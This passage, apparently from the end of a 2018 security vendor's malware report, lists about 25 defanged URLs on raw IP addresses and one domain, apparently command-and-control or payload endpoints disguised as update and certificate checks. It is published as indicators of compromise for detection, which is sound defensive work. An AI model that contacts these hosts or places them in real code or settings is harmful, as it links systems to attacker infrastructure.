http://220[.]158.216.127/search-sys-update-release/base-sync/db7749sc.php
http://222[.]15.23.121/gft_piyes/ndhfkuryhs09/fdfd_iunb_hhert_ps.php
http://46[.]102.152.127/messageID/get-data/SecurityID.php
http://46[.]183.223.227/services-check-update/security-certificate-11-554/CheckNow864.php
http://80[.]255.6.5/daily-update-certifaicates52735462534234/update-15.dat
http://80[.]255.6.5/LoG-statistic8397420934809/date-update9048353094c/StaticIpUpdateLog23741033.php
http://86[.]105.18.106/apps.update/DetailsID/clientPID-118253.php
http://86[.]105.18.106/data-extract/timermodule/update-client.php
http://86[.]105.18.106/debug-info/pluginId/CLISD1934.php
http://86[.]105.18.106/ram-data/managerId/REM1234.php
http://86[.]105.18.106/versionID/Plugin0899/debug-release01119/debug-19.app
http://86[.]105.18.111/UpdateCertificate33-33725cnm^BB/CheckerNow-saMbA-99-36^11/CheckerSerface^8830-11.php
http://86[.]106.131.177/srvSettings/conf4421i/support.php
http://86[.]106.131.177/SupportA91i/syshelpA774i/viewsupp.php
http://89[.]249.65.166/clientid-and-uniqued-r2/the-differenceU/Events76.php
http://89[.]249.65.166/int-release/check-user/userid.php
http://89[.]249.65.234/guard-service/Servers-ip4/upd-release/mdb4
http://89[.]40.181.126/verification-online/service.911-19/check-verification-88291.php
http://89[.]45.67.153/grenadLibS44-two/fIndToClose12t3/sol41.php
http://89[.]45.67.153/supportfsys/t863321i/func112SerErr.php
http://93[.]113.131.117/KB7735-9927/security-serv/opt.php
http://93[.]113.131.155/Verifica-El-Lanzamiento/Ayuda-Del-Sistema/obtenerId.php
http://93[.]115.38.132/wWpYdSMRulkdp/arpz/MsKZrpUfe.php
http://rammatica[.]com/QqrAzMjp/CmKjzk/EspTkzmH.php
http://rammatica[.]com/QqrAzMjp/CmKjzk/OspRkzmG.php

24 Apr 2018 - 02:56PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion